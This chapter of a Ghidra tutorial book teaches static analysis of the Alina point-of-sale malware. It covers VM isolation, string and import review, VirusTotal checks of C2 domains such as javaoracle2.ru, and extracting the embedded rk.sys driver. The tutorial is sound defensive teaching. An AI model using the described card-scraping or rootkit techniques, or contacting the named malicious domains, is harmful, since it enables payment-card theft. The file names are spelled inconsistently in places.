Part 2: Reverse-Engineering

This part introduces reverse-engineering using Ghidra. It covers how to reverse-engineer malware samples, automate malware analysis tasks through scripting, and use the headless analyzer for command-line operations and batch processing of reverse-engineering tasks.

This part contains the following chapters:

- *Chapter 5*, *Reversing Malware Using Ghidra*
- *Chapter 6*, *Scripting Malware Analysis*
- *Chapter 7*, *Using Ghidra's Headless Analyzer*

5
Reversing Malware Using Ghidra

In this chapter, we'll introduce reverse-engineering malware using Ghidra. By using Ghidra, you'll be able to analyze executable binary files containing malicious code.

This chapter is a great opportunity for you to put the knowledge you acquired during *Chapter 1*, *Getting Started with Ghidra*, and *Chapter 2*, *Automating RE Tasks with Ghidra Scripts*, about Ghidra's features and capabilities into practice. To do so, we'll analyze the Alina **Point of Sale** (**PoS**) malware. This malware scrapes the RAM of PoS systems to steal credit and debit card information.

We'll start by setting up a safe analysis environment. Then, we'll look for malware indicators in the malware sample. We'll conclude by performing an in-depth malware analysis using Ghidra.

In this chapter, we're going to cover the following main topics:

- Setting up the environment
- Looking for malware indicators
- Dissecting interesting malware sample parts

Technical requirements

The requirements for this chapter are as follows:

- **VirtualBox**, an x86 and AMD64/Intel64 virtualization software: `https://www.virtualbox.org/wiki/Downloads`
- **VirusTotal**, an online malware analysis tool that aggregates many antivirus engines and online engines for scanning: `https://www.virustotal.com/`

The GitHub repository containing all the necessary code for this chapter can be found at `https://github.com/PacktPublishing/Ghidra-Software-Reverse-Engineering-for-Beginners---Second-Edition/tree/main/Chapter05`.

Setting up the environment

Setting up a comprehensive environment for malware analysis is quite an extensive topic and outlining everything is outside the scope of this chapter. So, in this section, we'll focus on foundational steps for utilizing Ghidra for such purposes. Additionally, incorporating dynamic analysis tools such as x64dbg or Windbg is advisable as they offer advanced capabilities for examining Windows OS executables. These debuggers facilitate a deeper understanding of executable behaviors and function calls during execution. The synergy between static and dynamic analysis is essential as they provide parallel insights into malware operations.

The most critical aspect of establishing a malware analysis environment is isolation. Even when conducting static analysis, it's imperative to operate within a contained environment to prevent any accidental execution of malware, which could potentially exploit vulnerabilities in Ghidra.

> **The CVE-2019-17664 and CVE-2019-17665 Ghidra vulnerabilities**
>
> The writer of the *First Edition*, David Álvarez Pérez, found two vulnerabilities in Ghidra's older version that could lead to the unexpected execution of malware when it's named `cmd.exe` or `jansi.dll`. You can read more here: `https://github.com/NationalSecurityAgency/ghidra/issues/107`. This vulnerability has been fixed but there's always a risk of unknown and zero-day vulnerabilities lingering in the newer versions too, which could be exploited by the malware.

To analyze malware, you can use a physical computer (restore to a clean state via hard disk drive backups) or a virtual one. The first option is more realistic but slower when restoring the backup and more expensive.

You also have to isolate your network. A good example to illustrate the risk involved is ransomware encrypting the shared folders during analysis.

Let's use a VirtualBox virtualized environment with read-only (for safety reasons) shared folders to transfer files from the host machine to the guest and no internet connection since that isn't necessary for static analysis.

Follow these steps:

1. Install VirtualBox by downloading it from `https://www.virtualbox.org/wiki/Downloads`.
2. Create a new VirtualBox virtual machine or download it from Microsoft: `https://aka.ms/windev_VM_virtualbox`.
3. Set up a VirtualBox read-only shared folder so that you can transfer files from the host machine to the guest: `https://www.virtualbox.org/manual/ch04.html#sharedfolders`.
4. Transfer Ghidra and its required dependencies to the guest machine, install it, and also transfer the malware you're interested in analyzing.

Additionally, you can transfer your own arsenal of Ghidra scripts and extensions.

Looking for malware indicators

As you probably remember from previous chapters, Ghidra works with projects containing zero or more files. Alina malware consists of two components: a Windows driver (`rt.sys`) and a **Portable Executable** (**PE**) (`Spark.exe`). Therefore, a compressed Ghidra project (`alina_ghidra_project.zip`) containing both components can be found in the relevant GitHub project that's been created for this book.

If you want to get the Alina malware sample as-is instead of a Ghidra project, you can also find it in the GitHub project (`alina_malware_sample.zip`), compressed and protected with `infected` as a password. It's quite common to share malware in this way so that it doesn't get infected accidentally.

Next, we'll quickly try to guess what kind of malware we're dealing with in general terms. To do that, we'll look for strings, which can be revealing in many cases. We'll also check external sources, which can be useful if the malware has been analyzed or classified. Finally, we'll analyze its capabilities by looking for **Dynamic Link Library** (**DLL**) functions.

Looking for strings

Let's start by opening the Ghidra project and double-clicking on the `Spark.exe` file from the Ghidra project so that we can analyze it using **CodeBrowser**. Don't click on `Spark.exe` outside of the Ghidra project since it's malware and your system can get infected. A good starting point is to list the strings of the file. Go to **Search | For Strings…** and start to analyze it:




Figure 5.1 – Some interesting strings found in park.exe

As shown in the preceding screenshot, the user `Benson` seems to have compiled this malware. This information could be useful for investigating the attribution of this malware. There are a lot of suspicious strings here.

For instance, it's hard to imagine the reason behind a legitimate program referring to `windefender.exe`. Also, `SHELLCODE_MUTEX` and **System Service Dispatch Table** (**SSDT**) hooking references are both explicitly malicious.

> **Note**
>
> SSDT is an array of addresses to kernel routines for 32-bit Windows operating systems or an array of relative offsets to the same routines for 64-bit Windows operating systems.

A quick overview of the strings of the program can sometimes reveal whether it's malware or not without further analysis. This is simple and powerful.

Intelligence information and external sources

It's also useful to investigate the information that's been found using external sources such as intelligence tools. For instance, as shown in the following screenshot, we identified two domains when looking for strings, both of which can be investigated using VirusTotal:




Figure 5.2 – Two domains found in strings

To analyze a URL in VirusTotal, go to `https://www.virustotal.com/gui/home/url`, type the domain, and click on the magnifying glass icon to proceed:




Figure 5.3 – Searching for the URL to be analyzed

Search results are dynamic and might change from time to time. In this case, both domains produce positive results in VirusTotal. The results can be viewed at `https://www.virustotal.com/gui/url/422f1425108ae35666d2f86f46f9cf565141cf6601c6924534cb7d9a536645bc/detection`:




Figure 5.4 – Two domains found in strings

Apart from this, VirusTotal can provide more useful information that you can find by browsing through the page. For instance, in this case, it detected that the `javaoracle2.ru` domain was also referenced by other suspicious files (`https://www.virustotal.com/gui/domain/javaoracle2.ru/relations`):




Figure 5.5 – Malware threats referencing javaoracle2.ru

When analyzing malware, it's recommended to review public resources before starting the analysis because it can bring you a lot of useful information.

> **Tip**
> When looking for malware indicators, don't just try to look for strings that are used for malicious purposes – also look for anomalies. Malware is usually easily recognized for multiple reasons: some strings will never be found in Goodware files and the code could be artificially complex.

It's also interesting to check the imports of the file to investigate its capabilities.

Checking import functions

Since the binary references some malicious servers, it must implement some kind of network communication. In this case, this communication is performed via an HTTP protocol, as shown in the following import functions located in Ghidra's CodeBrowser's **Symbol Tree** window:




Figure 5.6 – HTTP communication-related imports

Looking at `ADVAPI32.DLL`, we can identify functions named **Reg*** that allow us to work with the Windows Registry. Others mention the word **Service** or **SCManager**, both of which allow us to interact with Windows' Service Control Manager. This enables us to load drivers:




Figure 5.7 – Windows Registry and Service Control Manager-related imports

There are a lot of imports from `KERNEL32.DLL`, so it allows us to interact with and perform actions related to named pipes, files, and processes, among other things:




Figure 5.8 – HTTP communication

> **Note**
>
> Remember that libraries that are imported at runtime and/or functions that are resolved at runtime will not be listed in **Symbol Tree**, so be aware that the capabilities of the program may not have been fully identified.

So far, we've identified a lot of things with a very quick analysis. If you're experienced, you'll know about malware code patterns, which can lead to mentally matching API functions with strings and easily inferring what the malware will try to do when given the previously shown information.

Dissecting interesting malware sample parts

As mentioned previously, this malware consists of two components: a PE file (`Spark.exe`) and a Windows driver file (`rk.sys`).

When more than one malicious file is found on a computer, it's quite common that one of them generates the other(s). As `Spark.exe` can be executed by double-clicking on it, while `rk.sys` must be loaded by another component such as Windows' Service Control Manager or another driver, we can initially assume that `Spark.exe` was executed and then it dropped `rk.sys` to disk. In fact, during our static analysis of the imports, we noticed that `Spark.exe` has APIs to deal with Windows' Service Control Manager. This service is used to start the kernel driver – that is, `rk.sys`. Now, let's import `rk.sys` into the project and open it in **CodeBrowser**. In the following screenshot, we opened this file in Bytes viewer by going to **Window | Bytes …**. As we can see, this file starts with the following pattern: `4d 5a 90 00`. The starting bytes are also used as the signature of files; these signatures are also known as magic numbers or magic bytes. In this case, the signature indicates that this file is a PE (the file format for executables, object code, DLLs, and others used in 32-bit and 64-bit versions of Windows operating systems):




Figure 5.9 – An overview of the rk.sys file

By calculating the difference between the start address and the end address, we obtained the size of the file, which is `0x51ff`. We'll use this later to extract the `rk.sys` file embedded in `Spark.exe`. It's a great idea to use the Python interpreter for this simple calculation:




Figure 5.10 – The rk.sys file's size

Now, open `Spark.exe` and look for the file by clicking on **Search | Memory…** and searching for the `4D 5A 90 00` pattern. Click **Search All** to see all occurrences:




Figure 5.11 – Looking for PE headers

You'll see two occurrences of this header pattern. The first one corresponds to the header of the file we're analyzing, which is `Spark.exe`, while the second one corresponds to the embedded `rk.sys` file:




Figure 5.12 – PE headers found in Spark.exe

Now that we know it starts at the `0x004f6850` address and, as calculated before using the Python interpreter, is `0x51FF` bytes in size, we can select those bytes by clicking on **Select | Bytes...**, entering the length in **Byte Selection**, starting from the current address and, finally, clicking on **Select Bytes**:




Figure 5.13 – Selecting the rk.sys file inside park.exe

By right-clicking on the selected bytes and choosing **Extract and Import…**, which is also available via the *Ctrl* + *Alt* + *I* hotkey, we get the following dialog box that will present information that was automatically detected by Ghidra. This includes the **Format** details of the selected data, which in our case is a PE, and the **Language** details. Here, we have `x86:LE:32:default:windowa`, where `x86` is the processor architecture (Intel/AMD), `LE` denotes little endianness of data (which is generally the case for the Intel/AMD x86/x64 architecture) and `default` is the variant. If Ghidra couldn't detect this information automatically, you'll need to choose this detail manually for the **Language** field before you can proceed:




Figure 5.14 – Dialog box for importing or exporting the selected data chunk

After clicking **OK**, the data file containing the selected bytes will be added to the project folder and it will also be automatically opened in a new tab within the same **CodeBrowser** window, as shown in the following screenshot:




Figure 5.15 – The data chunk has been added to the current CodeBrowser window

A prompt for analyzing the newly loaded data will follow. Click **Yes**:




Figure 5.16 – A prompt asking you to perform the analysis

This data file will also be added to the active project windows, as shown in the following screenshot. You can navigate to this extracted object's disassembly in **CodeBrowser** by double-clicking on the following highlighted item:




Figure 5.17 – The data chunk has been added to the project as a *.tmp file

Now that we've identified all the malware components let's analyze the malware from the entry point of the program.

The entry point function

Let's analyze `park.exe`. Start by opening it with CodeBrowser and going to the entry point. Look for the `entry` function in **Symbol Tree** to do so:




Figure 5.18 – The entry point function

The decompilation of this function looks readable. Here, `__security__init_cookie` is a memory corruption protection function that's been introduced by the compiler, so go ahead with `__tmainCRTStartup` by double-clicking on it. A lot of functions are recognized by Ghidra here, so let's focus on the only function that hasn't been recognized yet – `thunk_FUN_00455f60`:

```
50  }
51  __wincmdln();
52  iVar2 = thunk_FUN_00455f60();
53  if (iVar1 == 0) {
54                      /* WARNING: Subroutine does not return */
55    _exit(iVar2);
56  }
```

Figure 5.19 – The WinMain function is unrecognized

This is the main function of the program. If you have some C++ background, you'll also notice that `__wincmdln` initializes some global variables, the environment, and the heap for the process, and then the `WinMain` function is called. So, the `thunk_FUN_00455f60` function, following `__wincmdln`, is the `WinMain` function. Let's rename `thunk_FUN_00455f60` to `WinMain` by pressing the *L* key while focusing on `thunk_FUN_00455f60`:




Figure 5.20 – Renaming the thunk_FUN_00455f60 function to WinMain

Ghidra allows you to rename variables and functions, introduce comments, and modify the disassembly and decompiled code in a lot of aspects. This is essential when reverse-engineering malware:




Figure 5.21 – The WinMain function with some irrelevant code (lines 5-19) omitted

We took these steps to identify where the malware started to analyze its flow from the beginning, but there are some functions in the decompiled code listing that we don't know anything about. So, our job here is to reveal their functionality to understand the malware.

Keep in mind that malware analysis is a time-consuming task, so don't waste your time with the details, but also don't forget anything important. Next, we'll analyze each of the functions listed in the `WinMain` decompiled code. We'll start by analyzing the first function, which is located on line `20` and is named `thunk_FUN_00453340`.

Analyzing the 0x00453340 function

We'll start by analyzing the first function, `thunk_FUN_00453340`. Just double-click the function to jump to its code:

```
25    if (DAT_004f9c20 == 0) {
26      local_d8 = operator_new(0xe8);
27      local_8 = 0;
28      if (local_d8 == (void *)0x0) {
29        local_ec[0] = 0;
30      }
31      else {
